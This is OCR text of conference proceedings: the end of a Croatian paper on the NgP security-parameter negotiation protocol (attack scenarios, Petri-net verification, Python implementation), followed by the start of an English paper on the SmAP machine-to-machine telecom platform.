
Mogu se razlikovati četiri scenarija u kojima napadač može kompromitirati podatke koji se prenose između inicijatora i daemona. Osnovni zahtjev na protokol je *konzistentnost dogovora*, te da bi taj zahtjev bio ispunjen svaki scenarij mora završavati s jednom od dvije mogućnosti:

- Inicijator i daemon nisu ništa dogovorili
- Dogovorili su se i dogovor je postignut prema algoritmu dogovora s točnim ulaznim podacima njihovih listi poznatih algoritama.

Ako je jedna od ovih dviju odrednica ispunjena tada inicijator i daemon završavaju u konzistentnim stanjima, u suprotnom završavaju u nekonzistentnim stanjima.

1) Napad na poruku SWAP


Slika 5 prikazuje prvi scenarij u kojemu se događa zlonamjerni napad. Ovo je primjer klasičnog napada *denial-of-service* (DoS) gdje napadač nastoji prekinuti pokušaj dogovora. Međutim, inicijator i daemon nisu ništa dogovorili, što olakšava implementaciju protokola.



Slika 5 Pogreška na poruci SWAP

2) Napad na poruku LIST


Drugi slučaj ometane razmjene poruka se događa zlonamjernim napadom na poruku LIST. Ovo je primjer napada *bidding down* kojim bi napadač pokušao promijeniti listu kriptografskih algoritama prioritizirajući slabije, te u budućnosti lakše utjecati na komunikaciju inicijatora i daemona. Napad je spriječen digitalnim potpisom, te oba entiteta završavaju u konzistentnim stanjima.



Slika 6 Pogreška na poruci LIST

3) Napad na poruku REZLIST

U trećem scenariju napadač pokušava promijeniti REZLIST poruku, što mu još više pogoduje napadu *bidding down* jer direktno utječe na dogovorenu listu. Kao i u prošlom scenariju, napad je spriječen mehanizmom digitalnog potpisa. Inicijator i daemon se nalaze u konzistentnim stanjima.



Slika 7 Pogreška na poruci REZLIST

4) Napad na poruku OK


Zadnji scenarij razmjene poruka jest jedini slučaj u kojemu inicijator i daemon mogu završiti u nekonzistentnim stanjima. Ukoliko inicijator primi poruku OK s pogreškom, to može značiti sljedeće:

a) napadač je promijenio poruku OK, a daemon je zapamtio dogovor

b) napadač je napao poruku REZLIST i poslao promijenjenu poruku OK prije bilo kakvog odgovora od daemona

Inicijator ne može znati koji se slučaj dogodio, međutim može zaključiti da se napadač umiješao. Iz tog

razloga inicijator nanovo pokreće postupak dogovora jer postoji mogućnost da on i daemon nisu u konzistentnim stanjima.



Slika 8 Pogreška na poruci OK

D. *Algoritam dogovora*

Algoritam dogovora provodi inicijator. Dogovor se provodi na temelju tablice koju je primio od daemona i svoje koju ima pohranjenu. Svaka tablica se sastoji od tri liste:


- lista poznatih kriptografskih algoritama raspršivanja (*hash* algoritmi)
- lista poznatih kriptografskih algoritama simetričnog ključa
- lista poznatih algoritama javnog ključa

Svakom algoritmu u svakoj listi je pridružen prioritet kojim se taj algoritam prioritizira na nekom entitetu. Entiteti imaju različite prioritete za svoje algoritme jer različito vjeruju u njihovu snagu. Algoritmi koje neki entitet ne pozna se ne mogu uzimati u obzir pri dogovoru, ali one koje poznaju oba entiteta se uzimaju u dogovor tako što se koristi princip *„slažemo se oko nečega onoliko koliko se najmanje slaže netko od nas“*. Drugim riječima uzima se najmanja preferencija dva entiteta kao mjera za slaganje oko nekog algoritma. Najveća složnost (maksimum od svih minimuma) za npr. kriptografski algoritam simetričnog ključa daje algoritam koji je dogovoren. Ukoliko je najveća složnost postignuta za više algoritama uzima se onaj s najvećim prioritetom koji nema prioritet jednak složnosti. I samo u krajnjem slučaju, ako se nađu algoritmi za koje nije moguće odlučiti po prije navedenim osnovama, odlučuje se u korist inicijatora.

III. VERIFIKACIJA

Verifikacija protokola NgP izvedena je u programskom alatu „DaNAMiCS“. Obojena Petrijeva mreža izrađena je isključivo sa gledišta aplikacijskog sloja. Razlog tome je jasno rješenje uz koje ne treba brinuti o upravljanju komunikacijom među dva čvora sugovornika jer se o tome brinu implementacije nižih slojeva. Jedini dio preuzet iz TCP/IP sloja je poruka FIN s kojom se izvodi završetak konekcije između 2 čvora. U mreži je to samo jedna poruka, kojom se označava kraj komunikacije, a za ostatak standardne procedure zatvaranja veze brine se niži sloj.


Na slici 9 prikazana je Petrijeva mreža podijeljena u tri dijela. Lijevi dio slike odgovara čvoru koji započinje komunikaciju - inicijatoru, a desni dio slike odgovara čvoru koji trenutno čeka inicijaciju veze - daemonu. Sredina slike pripada komunikacijskom kanalu kroz koji se razmjenjuju poruke. Na tom dijelu se pretpostavlja da može doći do eventualnog prisluškivanja prometa, presretanja, odnosno pokušaja napada na međusobnu komunikaciju. Ako jedan od čvorova primi krivu poruku, na nju odgovara porukom FIN, nakon čega se i klijent i poslužitelj vraćaju u početno stanje te su spremni započeti novu komunikaciju.



Slika 9 Inicijator – kanal – sugovornik

Analizom mreže pomoću alata DaNAMiCS dobivena su neka svojstva Petrijeve mreže. Tako je ustanovljeno da je mreža aktivna, 2-ograničena, reverzibilna, nije sigurna, nije perzistentna, te nije konzervacijska. Važno je istaknuti aktivnost mreže, što znači da nema stanja u kojem se može dogoditi blokiranje ili potpuni zastoj, te da je mreža reverzibilna, odnosno da se iz bilo kojeg stanja može vratiti u početno. Ta dva svojstva su dovoljna za pokušaj implementacije protokola po zadanom modelu Petrijeve mreže bez ozbiljnih poteškoća. Kao i kod slanja bilo kakve informacije kroz javnu mrežu, jedno od važnijih pitanja u računalnom svijetu je sigurnost koja može biti narušena od treće strane tj. zlonamjernog napadača. U svrhu što realnijeg prikaza rada protokola, koriste se simulirani napadi koji se mogu dogoditi u kanalu na porukama prilikom njihove razmjene između inicijatora i sugovornika.

Kao što je prikazano na slici 10, prilikom razmjene poruka između inicijatora i sugovornika u prijelazu „t5“ na kanalu između stanja „p6“ i „p7“ dolazi do simulacije napada. Stanje „p6“ predstavlja poruku sa listom algoritama koju sugovornik šalje na razmatranje




Slika 10 Primjer simulacije napada na sugovornikov odgovor namjenjen inicijatoru

inicijatoru, dok stanje „p7“ prikazuje je li došlo do napada ili ne (u primjeru prikazanom na slici dolazi do napada). Kada takva izmijenjena poruka od strane zlonamjernog napadača stigne na inicijatorovu stranu, sigurnosnim algoritmima se utvrđuje da je poruka izmijenjena i šalje se odgovor sugovorniku za prekid dalje komunikacije. U tom slučaju i inicijator i sugovornik odlaze u početna stanja kako bi bili spremni za ponovnu komunikaciju ili komunikaciju sa ostalim čvorovima.

IV. IMPLEMENTACIJA

Protokol NgP implementiran je u programskom jeziku Python radne inačice 2.6. Rješenje je dizajnirano kao 2 odvojena programa. Jedan od njih predstavlja inicijatora veze (*ngp_klijent*), odnosno klijenta, dok drugi predstavlja poslužitelja (*ngp_server*). Programi se trebaju pokrenuti zajedno na svakom željenom čvoru u mreži, tako da svaki čvor može izvoditi funkciju poslužitelja i klijenta po potrebi.

Sve kriptografske funkcije korištene su iz modula „PyCrypto“. Za komunikaciju preko mrežnog sučelja koristi se modul socket koji dolazi u standardnoj distribuciji Pythona. Nakon parsiranja ulaznih parametara program za klijenta otvara TCP konekciju prema poslužitelju i protokol se odvija prema specifikaciji. Ono što klijentovu implementaciju razlikuje od poslužiteljeve je dio koda koji opisuje algoritam razmjene kriptografskih algoritama. U specifikaciji klijent je onaj koji generira rezultat dogovora. Poslužitelj (*deamon*) izveden je kao višedretveni poslužitelj (slika 11) gdje svaka dretva poslužuje jednog inicijatora (klasa "Thread").




Slika 11 Višedretveni model poslužitelja

U datoteci *file_kprivate* nalaze se privatni i javni ključ klijenta, a u datoteci *file_kpublic* zapisani su svi poznati javni ključevi razmijenjeni nekim višim protokolom. Algoritmi se nalaze u *file_algs* datoteci zapisani kao lista hash algoritama (HA), algoritama simetričnog ključa (SA), algoritama javnog ključa (AA). Svaki član liste je rječnik s algoritmima i njihovim prioritetima.

Kako protokol sam po sebi koristi algoritme sigurnosti, odlučeno je da se koriste široko rasprostranjeni algoritam javnog ključa RSA i algoritam sažetka poruke SHA-1, te su oni preporučeni specifikacijom protokola. Sama implementacija nije zamišljena kao interoperabilna, jer ni protokol nije zamišljen kao gotovo proizvod već kao protokol koji prethodi nekom drugom protokolu koji želi prema dobro poznatom standardu dogovarati sigurnosne parametre za potrebe svojeg cilja. Implementacija dana ovim projektom služi isključivo za potrebe validacije protokola.

V. VALIDACIJA

Za validaciju implementacije korišten je programski alat „IMUNES“ (An Integrated Multiprotocol Network Emulator / Simulator) te analizator mrežnog prometa „Wireshark“. Klijent i server izvode se na dva virtualna računala, povezana u jednostavnu lokalnu mrežu. I klijent i server sadrže datoteku s podržanim protokolima. Javni ključevi su unaprijed razmijenjeni. Pokretanjem klijenta i servera započinje komunikacija. Na slici 12 nalazi se primjer komunikacije između klijenta i servera, snimljen programom „Wireshark“.



Slika 12 Primjer simulacije napada na sugovornikov odgovor namjenjen inicijatoru

Klijent i server se dogovaraju oko tri skupa parametara. Prioriteti parametara zadani su na sljedeći način:

TABLICA I. PRIMJER ZADANIH PRIORITETA PARAMETARA

	Prioritet klijenta	**Prioritet servera**
Prvi skup parametara:		
A	1	3
B	3	6
C	6	14
D	11	3
E	5	5
Drugi skup parametara:		
F	2	5
G	8	12
H	12	2
Treći skup parametara:		
I	2	3
J	4	8
K	9	6

Nakon uspješne razmjene parametara računala koja pokreću inicijatora i daemona će imati pohranjene zajedničko dogovorene sigurnosne algoritme. Dogovor je proveden prema algoritmu dogovora opisanom u specifikaciji. Tako je primjerice $min_c(6,14)=6$, što je najveći minimum svih parova algoritama prve skupine parametara, slično vrijedi i za ostale skupine, pa su dogovoreni parametri C, G i K. Ovdje su imena parametara predstavljena slovima radi jednostavnosti, no pretpostavka je da će se u stvarnoj primjeni dogovarati sigurnosni algoritmi poput SHA-1, MD5, DECT, 3DES, RSA i dr.

VI. ZAKLJUČAK

Protokol NgP omogućuje sigurnosnim protokolima viših slojeva jednostavnu, brzu i sigurni razmjenu parametara, čime se oni rasterećuju tog problema. Širom primjenom protokola NgP omogućila bi se standardizacija razmjene parametara između različitih operacijskih sustava neovisno o protokolima viših slojeva.

Daljnji razvoj protokola bi omogućio potpunu neovisnost o TCP-u, mogućnost razmjene javnih ključeva, te standardizaciju imena kriptografskih algoritama koji se razmjenjuju.

LITERATURA

[1] DaNAMiCS documentation - http://docs.cs.uct.ac.za/danamics/

[2] Python v2.6.6 documentation - http://docs.python.org/

[3] IMUNES manual - http://imunes.tel.fer.hr/

[4] Lovrek I., "Modeli telekomunikacijskih procesa - Teorija i primjena Petrijeve mreže", Školska knjiga, 1997.

[5] G. J. Holzmann, "Design and Validation of Computer Protocols", Prentice-Hall, 1991.

SMART TELECOMM PLATFORMS

Smart Automated Platform For Telecom Operators And Enterprise Users In Industry, Transport And Energy

Dragan Peraković, prof.dr.sc* Zdenko Kljaić ** Slavko Štefičar ***
* Faculty of Traffic and Transport Sciences, Zagreb, dragan.perakovic@fpz.hr
** Ericsson Nikola Tesla d.d. Zagreb, zdenko.kljaic@ericsson.com
*** Pro-Railway Alliance, Zagreb, slavko@szz.hr

Abstract - In an environment of economic crisis, new business models are required that can successfully respond to business challenges and stimulate economic growth. During these changes, technology takes on a strategic value. Bringing together the following trends and technologies: cloud computing, advanced analytics, client computing, green business, reshaping data centers, social computing, virtualization of resources, and mobile communications and applications - the Smart Automated Platform (SmAP) platform opens up new opportunities for economic development in industry, transport and energy sectors. This paper describes the technical and business opportunities of the SmAP advanced platform.

I. INTRODUCTION

Information and communications technologies play a key role in developing the economy and society, ensuring competitiveness, improving people's lives, improving management efficiency and transparency, greater efficiency of the business sector and safeguarding the environment. Therefore, the years that are before us will be marked by important new information and telecommunications technologies emerging from the concrete needs of citizens, businesses and government, namely the need for business growth while reducing costs.

The telecom industry, faced with such a demanding task, and growing competition among telecom operators, is turning to new solutions and services based on new technologies.

The Smart Automated Platform (SmAP) is based on solutions for communication between automated machines and contains a wide range of technologies and applications. Function-wise, the SmAP system includes a variety of geographically dispersed devices that communicate with the application solution for data acquisition, making use of communication networks of different technologies such as mobile networks (2g, 3g and 4g), fixed broadband access networks, satellite communications, wimax, wi-fi and other short-range wireless technology for electronic communication.

According to statistical data, an overview is presented of potential areas where the Smart Automated Platform can be used successfully.

For each application category the forecast includes numbers of devices and numbers of connections and traffic with splits by technology (2g, 3g, 4g, short range, man, fixed wan and satellite). We also forecast total revenue, mobile network operator addressable revenue, mno expected revenue and mobile traffic revenue.




Figure 1. Tabular presentation of grouped technical areas where the greatest need for intelligent connectivity is emphasized

II. SMAP TECHNICAL SOLUTION

Telecom network operators can ensure different value other than the existing tariff concepts. One such solution is to apply differentiated connectivity packages tailored to meet the needs of different devices and different types of users. Today's networks are designed to deliver and enforce different connectivity packages and types. However, to fully cater for the demands created by new types of devices and applications, innovative support systems will be required.

The fundamental features of such systems include: support for IP connectivity over private networks, as well as over the Internet; efficient provisioning for a large

number of subscriptions; capabilities to create and enforce tailored subscriptions with respect to QoS and charging models; mobile network operator and enterprise management portals.

To meet the market need for m2m support systems, a „Software as a service" solution is provided - Smart Automated Platform (SmAP) - offering operators and m2m enterprises an initial low-cost solution for connecting devices and supporting applications and allowing them to grow as the market demand increases.

on the Internet. The platform includes a service execution environment, which provides support functionality to enterprise applications such as a subscribe/notify communication scheme and location services. The policy and charging control block handles the various settings for tailored subscriptions, such as data capping and charging levels. Enforcement of the parameters takes place in the GGSN and online charging systems (OCS). The latter components also pre-rate and sort charging information - Call Detail Records (cdr) for each enterprise and operator.




Figure 2. SmAP architecture scheme as a basis for development of transformed industries

SmAP solution interfaces (Figure 2.) with enterprises as well as mobile operators, providing functionality in three main areas: device connectivity; policy control and charging; management and provisioning of subscriptions and devices.

Devices are connected to enterprise applications through the SmAP and via the operator's mobile network. For transparent IP connectivity, the Gateway GPRS Support Node (GGSN) supports private IP networks, while the device access enabler grants access to devices

CDRs are then transferred to the operator's billing system according to a desired control cycle.

For operator and enterprise users, dedicated portals provide access to the platform for SLA, order and account management components. The operator can, for example, create enterprise specific subscriptions, set up portals and monitor SLA reports.

Through the self-service portal the enterprise can purchase services, order SIM cards, and monitor real-time / statistical data on devices. The self-service portal also

includes provisioning of subscriptions into the SmAP components as well as auto configuration of connectivity parameters into the devices. All devices supported by the SmAP are provisioned in the subscription database.

The oss / diagnostics component provides operational and maintenance functions, such as alarm handling, as well as statistics for SLA reporting. A subset of status information and alarms is provided to the operator's network operation center. Not all of connected devices will be equipped with sim cards. Figure 3. shows a probable scenario in which SmAP interacts with m2m devices via a gateway. The gateway, which can be connected to several different m2m devices, handles communication over the mobile network.

Smart Automated Platform deployment architecture "Software as a service" offered in a cloud style is a convenient and cost-effective way to connect devices and applications. The cloud model features pay-as-you-grow characteristics, rapid elasticity of system resources and ease of use.

In the m2m arena there will be many different devices. Some will send and receive small amounts of data infrequently, some will send small amounts often and others will send and receive large amounts of data often or rarely. What m2m devices have in common, however, is that they could all benefit from the convenience of re-using infrastructure nodes for m2m services, such as provisioning, connectivity, charging and policy.




Figure 2. SmAP platform interacting with m2m, v2i devices via a gateway and directly via mobile connections

Communication protocols used may be of any type. This example shows http being used between SmAP and the gateway and the IETF-specified CoAP between the gateway and devices.

The SmAP will be deployed as a "Software as a service" to support this convenience and will interface to several nodes.Below are short examples of how SmAP will support multi-tenant services in areas such as provisioning; OSS; charging; and accessing devices from

the Internet. To handle the use of the subscription database (HLR - home location register), which is shared among customers, for its own or MNO-owned IMSI series, the SmAP will typically have its own HLR/AUC and interface to Serving GPRS Support Node (SGSN) via the interface. The different mobile network operator MNOs share the SmAP but use their own radio and core networks for sending messages to the platform.

When the m2m device is equipped with an SmAP SIM card, 3GPP messages such as Attach and Authentication messages, which will be routed via the IMSI number to the SmAP HLR and processed according to standard 3GPP methods.

When the m2m device issues a Packet Data Protocol (PDP) context activation message, that message will be routed to the SmAP GGSN via the MNO-controlled SGSN by a Domain Name System (DNS) lookup of the Access Point Name (APN) derived from the m2m device plus the SmAP IMSI number.

For MNO-owned IMSI series, the routing to SmAP HLR will additionally be based on Mobile Station Identification Number MSIN (plus the ordinary usage of MCC and MNC). Operators will need to configure their networks to route messages to SmAP HLR for specific ranges of IMSI.

The envisaged large amount of connected devices will differ greatly in functionality, ranging from smart meters to real-time video-surveillance cameras. A smart meter, for example, might report a kilobyte or two of data every other week or so, in which case accuracy is vital – as it determines costs reflected on the subscriber's bill – but bandwidth and latency are unimportant.

On the other hand, a video-surveillance camera constantly requires a lot of bandwidth (uploads of between 120kbps and 2MBps depending on the video quality, and even up to 10MBps for very high quality, such as is required for telepresence). Both smart meters and videosurveillance cameras are, for the most part, stationary, whereas other applications are mobile and require constant connectivity.

Vehicle-tracking devices, would for the most part be on the move and as such, a fleet management application would require constant connectivity.

